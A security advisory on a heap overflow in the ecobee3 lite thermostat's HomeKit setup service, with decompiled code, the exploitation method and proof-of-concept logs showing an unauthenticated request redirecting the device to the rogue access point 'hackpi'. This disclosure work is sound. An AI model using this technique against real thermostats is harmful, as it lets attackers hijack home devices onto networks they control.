ecobee3 lite Heap Overflow

UNRANKED

ADVISORY ID	L9-15-330
PUBLISHED	June 28, 2021
UPDATED	August 19, 2021
CATEGORY	Heap-based Buffer Overflow
VENDOR	ecobee
PRODUCT	ecobee3 lite
VERSION	4.5.81.200

Risk Summary

A heap overflow vulnerability exists in the 'HKProcessConfig' function that overflows inside the HKWAC object. This object is responsible for managing the Homekit Wireless Access Control setup process. A threat actor can craft a malicious payload to control values inside the object causing the ecobee3 device to connect to a separate WiFi access point.


Given the nature of memory attacks, it may be possible to extend this attack further to achieve code execution.

Technical Details

The Wireless Access Configuration (WAC) server is present on the ecobee3 device on TCP port 1200. Usually this function is employed when connecting the device to a WiFi access point during initial setup via an iOS device. However, this service remains present after the device has been connected to a wireless network leaving it vulnerable to attack.


A threat actor can send a POST request to the endpoint 'http://<thermostat_ip>:1200/config' with a request body that is greater than 512 bytes, resulting in an overflow of the HKWAC object. The HKWAC object is provisioned with 604 bytes, therefore any requests larger than 604 bytes results in the next object on the heap being corrupted, which could be a path to achieve code execution.

Vulnerable HKWAC object



```

/* HKWAC::HKWAC() */

HKWAC * __thiscall HKWAC(HKWAC *this)

{
  void *_ptr;

  HKWACStatus = 0;
                    /* Free play area (will contain HTTP Body) */
  *(undefined4 *)(this + 0x200) = 0;
  memset(this,0,0x200);
                    /* WiFi PSK */
  *(undefined4 *)(this + 0x204) = 0;
                    /* WiFi SSID */
  *(undefined4 *)(this + 0x208) = 0;
                    /* Device Name */
  *(undefined4 *)(this + 0x20c) = 0;
                    /* Write Name Flag */
  this[0x210] = (HKWAC)0x30;
                    /* AP Name */
  memset(this + 0x211,0,0x3f);
                    /* Unknown */
  this[0x250] = (HKWAC)0x0;
  *(undefined4 *)(this + 0x254) = 0;
                    /* Encryption Success Flag */
  this[0x251] = (HKWAC)0x0;
  WaitConfiguredMsgStart = 0;
  _ptr = operator.new(0x110);
  IDTMutex(_ptr,"WACMutex",true,false);
  *(void **)(this + 600) = _ptr;
  return this;
}

```

HKWAC object as initially provisioned




Decompile: threadProcess_HKC - (idtm-4.5.81.200)

```
  HkNVfile *this_01;
  byte *__dest;
  uint uVar12;
  code *__s_01;
  int HKWAC_Obj_fd;
  code *pcVar13;
  int f_prep;
  int local_268;
  undefined local_24c [4];
  char acStack584 [36];
  int aiStack548 [126];
  undefined4 uStack4;

  uStack4 = 0x1aa044;
  local_268 = GetCurrentTimeMS();
  Add((LogType)&LogIt,(char *)0x3);
  http_body = (HKWAC *)operator.new(0x25c);
  HKWAC(http_body);
  *(HKWAC **)HKWAC_Obj = http_body;
  unVar = IsWifiEverBeenSetup();
```

However, a threat actor can send a payload greater than 512 bytes but less than 604 to control specific elements of the HKWAC object including flags which are used to validate whether previous steps of the WAC process have been complete, such as if the ecobee3 is in 'Access Point' (AP) mode. By exploiting the structure, a threat actor can 'trick' the ecobee3 into accepting a new WiFi access configuration resulting in the device disconnecting from the current access point and connecting to a threat actor controlled access point.


Overflow



Decompile: HKProcessConfig - (idtm-4.5.81.200)

```
  _stream = *(int *)(HTTPStream + 8);
  err = *(undefined4 *)(HTTPStream + 0x10);
  WACProxyHttpOutLen[0] = 0;
  WACProxyHttpOutPtr = (char *)0x0;
  dest = (char *)0x0;
  StartTimer(CommunicatorStream);
  HKWACStatus = 7;
  *(undefined4 *)(*(int *)this + 0x200) = *(undefined4 *)(*(int *)(HTTPStream + 0xc) + 0x408);
  memset(*(void **)this,0,0x200);
  if (ProcessingLegacyWAC == '\0') {
    successFlag = HKSendResponseMessage(_stream,800,0,0,err);
                    /* Vulnerable to overflow */
    memcpy(*(void **)this,*(void **)(*(int *)(HTTPStream + 0xc) + 0x404),
           *(size_t *)((int)*(void **)this + 0x200));
  }
  else {
    successFlag = WACProxyHandleConfig
                            (*(char **)(*(int *)(HTTPStream + 0xc) + 0x404),
                             *(uint *)(*(int *)(HTTPStream + 0xc) + 0x408),&WACProxyHttpOutPtr,
                             WACProxyHttpOutLen,&dest);
    HKSendRawBuffer(_stream,WACProxyHttpOutPtr,WACProxyHttpOutLen[0]);
                    /* Potentially vulnerable */
    memcpy(*(void **)this,dest,*(size_t *)((int)*(void **)this + 0x200));
  }
  if (successFlag == 0) {
    _buf = 0;
    local_c8.tv_sec = 10;
    puVar1 = (uint *)&local_c8.tv_usec;
    local_c8.tv_usec = 0;
    do {
      puVar1 = puVar1 + 1;
      *puVar1 = 0;
    } while (puVar1 != local_c0 + 0x1f);
    successFlag = _stream + 0x1f;
```


Flags checked in HKWAC object



Decompile: HKDisconnectApNetwork - (idtm-4.5.81.200)

```

/* HKWAC::HKDisconnectApNetwork() */

undefined4 __thiscall HKDisconnectApNetwork(HKWAC *this)

{
  undefined4 err;
  int iVar1;
  uint auStack4128 [512];
  undefined4 local_820;
  undefined4 uStack2076;
  undefined4 uStack2072;
  undefined2 local_814;
  undefined4 uStack4;

  uStack4 = 0x1b1388;
  if (IsAppleMFiChipInstalled == '\0') {
    err = 0;
  }
  else {
    if (this[592] == (HKWAC)0x0) {
      err = 0;
    }
```

Byte 592 calls HKWifiConnectSetup function




Decompile: HKProcessConfig - (idtm-4.5.81.200)

```
    shutdown(_stream,1);
    Add((LogType)&LogIt,(char *)0x3,"%s: Doing select\n","HKProcessConfig");
    select(_stream + 1,(fd_set *)local_c0,(fd_set *)0x0,(fd_set *)0x0,&local_c8);
    if (((int)local_c0[successFlag] >> (uVar2 & 0xff) & 1U) == 0) {
      Add((LogType)&LogIt,(char *)0x1,"%s: Select timed out!\n","HKProcessConfig");
    }
    else {
      Add((LogType)&LogIt,(char *)0x3,"Doing recv\n");
      recv(_stream,&_buf,1,0);
    }
    HKStopWACBonjourService();
                    /* R0 = HTTPBody */
    _stream = HKDisconnectApNetwork(*(HKWAC **)this);
    if (_stream == 0) {
      _stream = HKWifiConnectSetup(*(HKWAC **)this);
      if (_stream == 0) {
        WaitConfiguredMsgStart = GetTimeSinceBoot();
        err = 0;
      }
```


As an example, the device was connected to the SSID 'TheFlooNetwork' using the typical setup procedures. The research team then sent a crafted payload which overflowed the HKWAC object and caused the device to connect to the SSID 'hackpi'. The payload did not require authentication, and could potentially be used in cross-site request forgery (CSRF) attacks.

ecobee3 lite connected to "TheFlooNetwork"




```
 /config # iwconfig
lo        no wireless extensions.

sit0      no wireless extensions.

wlan0     IEEE 802.11abgn  ESSID:"TheFlooNetwork"
          Mode:Managed  Frequency:2.462 GHz  Access Point:
          Bit Rate=72.2 Mb/s   Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-32 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

 /config #
```

Payload sent to device causing it to change WiFi access points




```
PS C:\Users\[redacted]\_ecobee\_payloads> python3 '.\ecobee - WiFi overflow.py'
[*] Payload Length: 596
PS C:\Users\[redacted]\_ecobee\_payloads> curl.exe -X POST "http://192.168.255.153:1200/configured" -m1
curl: (28) Operation timed out after 1000 milliseconds with 0 bytes received
PS C:\Users\[redacted]\_ecobee\_payloads>
```

Serial output shows device chaning to "hackpi" WiFi access point




```
[Info]Handling /config
[Info]HKProcessConfig: Doing shutdown
[Info]HKProcessConfig: Doing select
[Info]Doing recv
[Debug]InterfaceThread: MainInterfaces->revision changed
[Debug]InterfaceThread: Active SSID changed
[Debug]SocketCleanup: identifier=
[Info]SSLConnectionClose: called, SSL_err = 2 [2020-07-11 15:53:57]
SSLConnectionClose: calling SSL_shutdown
[Debug]HKWifiConnectSetup: restarting wifi interface
[Info]checkConnected Remote connection closed socket
[Warning]HK Socket Connection error
[Info]HK Closing socket 32 (err=-6753) numConnected=0
cfg80211: Calling CRDA to update world regulatory domain
wlan0: CTRL-EVENT-DISCONNECTED bssid=                    reason=3 locally_generated=1
[Debug]Received: '<3>CTRL-EVENT-DISCONNECTED bssid=                    reason=3 locally_genercfg80211: World regulatory domain updated:
ated=1' (disconnected, dcfg80211:     (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
ata connection is not avcfg80211:     (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
ailable)
cfg80211:     (2457000 KHz - 2482000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
cfg80211:     (2474000 KHz - 2494000 KHz @ 20000 KHz), (300 mBi, 2000 mBm)
cfg80211:     (5140000 KHz - 5360000 KHz @ 40000 KHz), (N/A, 3000 mBm)
cfg80211:     (5460000 KHz - 5860000 KHz @ 40000 KHz), (N/A, 3000 mBm)
wlan0: CTRL-EVENT-REGDOM-CHANGE init=CORE type=WORLD
[Debug]Received 48B message: '<3>CTRL-EVENT-REGDOM-CHANGE init=CORE type=WORLD'
[Debug]SetWifiConnectStatus: Restarting wifi interface. Current status: 0.
[Debug]Restarting interface!
[Info]InterfaceThread: wlan0 State change from ConnectionDropped(11) to Disconnected(0)
[Debug]SetWifiConnectStatus: Restarting wifi interface. Current status: 0.
[Info]InterfaceThread: wlan0 State change from ConnectionDropped(11) to Disconnected(0)
[Debug]WriteWifiConfigFile: writing file
[Debug]InterfaceThread: MainInterfaces->revision changed
[Error]load: couldn't read home config from /config/home_config.json
[Error]load: failed to load new home config information, skipping update of home service device info
[Info]homeupdate: wifi disconnect, stopping clients and servers
[Debug]Not restarting wifi stack - 0 interval status messages in queue, 61 seconds since last stack restart
[Info]InterfaceThread: wlan0 State change from Disconnected(0) to DoDeviceConfig(2)
[Debug]Configuring wpa_supplicant for unprotected network, BSSID 0
wlan0: Trying to associate with SSID 'hackpi'
[Debug]Received 41B message: '<3>Trying tath6kl: o associate with SSID 'hath6kl_cfg80211_connect: sme->mfp = 0
ackpi''
[Info]InterfaceThread: wlan0 State change from DoDeviceConfig(2) to AcquireAddress(3)
cfg80211: Calling CRDA for country: US
cfg80211: Regulatory domain changed to country: US
cfg80211:     (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
cfg80211:     (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2700 mBm)
cfg80211:     (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 1700 mBm)
cfg80211:     (5250000 KHz - 5330000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
cfg80211:     (5490000 KHz - 5600000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
cfg80211:     (5650000 KHz - 5710000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
cfg80211:     (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 3000 mBm)
wlan0: Associated with
wlan0: CTRL-EVENT-CONNECTED - Connection to                3 completed [id=0 id_str=]
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan0: CTRL-EVENT-REGDOM-CHANGE init=COUNTRY_IE type=COUNTRY alpha2=US
[Debug]Received 36B message: '<3>Associated with
[Debug]Received: authentication completed successfully and data connection enabled
[Debug]Received 43B message: '<3>CTRL-EVENT-SUBNET-STATUS-UPDATE status=0'
[Debug]Received 66B message: '<3>CTRL-EVENT-REGDOM-CHANGE init=COUNTRY_IE type=COUNTRY alpha2=US'
[Debug]Connected
[Debug]SetWifiConnectStatus: Restarting wifi interface. Current status: 1.
[Info]InterfaceThread: wlan0 State change from AcquireAddress(3) to WaitAddress(4)
```

Request sent on new access point to "/configured" to compelte the setup




```
[Info]Handling /configured
Bonjour version is 544.0
mDNS_Register_internal: ERROR!! Tried to register AuthRecord 00093474 overflowBee.local. (Addr) that's already in the list
mDNS_Register_internal: ERROR!! Tried to register AuthRecord 000937F8 153.255.168.192.in-addr.arpa. (PTR) that's already in the list
mDNS_Register_internal: ERROR!! Tried to register AuthRecord 00094A0C overflowBee.local. (AAAA) that's already in the list
mDNS_Register_internal: ERROR!! Tried to register AuthRecord 00094D90 B.4.0.2.7.F.E.F.F.F.2.3.1.6.6.4.0.0.0.0.0.0.0.0.0.0.0.0.0.8.E.F.ip6.arpa. (PTR) that's already in the list
[Debug]SetWifiConnectStatus: Restarting wifi interface. Current status: 2.
[Info]InterfaceThread: wlan0 State change from WacConfig(12) to PingServer(9)
[Error]load: couldn't read home config from /config/home_config.json
[Error]load: failed to load new home config information, skipping update of home service device info
[Info]checkConnected Remote connection closed socket
[Warning]HK Socket Connection error
[Info]HK Closing socket 32 (err=-6753) numConnected=0
[Debug]SetWifiConnectStatus: Restarting wifi interface. Current status: 3.
[Info]InterfaceThread: wlan0 State change from PingServer(9) to Connected(10)
[Debug]SocketCleanup: identifier=
[Debug]StreamCreate: identifier=
[Debug]Attempting connect to 216.220.52.141:8190 use SSL
[Debug]StreamCreate: socket connect call returned EINPROGRESS (patience please)
[Debug]StreamConnected: identifier=
[Debug]StreamConnected: socket connected, beginning SSL handshake
[Debug]StreamConnected: identifier=
[Debug]StreamConnected: socket connected, attempting to complete SSL handshake
[Debug]StreamConnected: identifier=
[Debug]StreamConnected: socket connected, attempting to complete SSL handshake
[Debug]SSLPrintCertificateValidateDates: not valid before May  8 11:51:18 2020 GMT
[Debug]SSLPrintCertificateValidateDates: not valid after May  8 11:51:18 2021 GMT
[Debug]SSLVerifyCertificate server's SSL certificate retrieved (0)
[Debug]VerifySSLServerCert: server's SSL certificate verified
[Info]CreateSSLConnection: connected [2020-07-11 15:54:48]
[Info]StreamConnected: Socket Connected to idt.ecobee.com:8190 (using SSL)
[Info]InterfaceThread: server connect took 695 msecs
[Info]Received Thermostat Config rev=899 size=24834 updated=0 (registered)
[Debug]ConfigMerge:  lastsync=899  idt=899  other=899
```

Serial output shows the device completing the setup process



```
 /config # iwconfig
lo        no wireless extensions.

sit0      no wireless extensions.

wlan0     IEEE 802.11abgn  ESSID:"hackpi"
          Mode:Managed  Frequency:2.412 GHz  Access Point:
          Bit Rate=72.2 Mb/s   Tx-Power=15 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=59/70  Signal level=-51 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

 /config # 
```

Device is confirmed on "hackpi" access point



```
 /config # hostname
overflowBee
```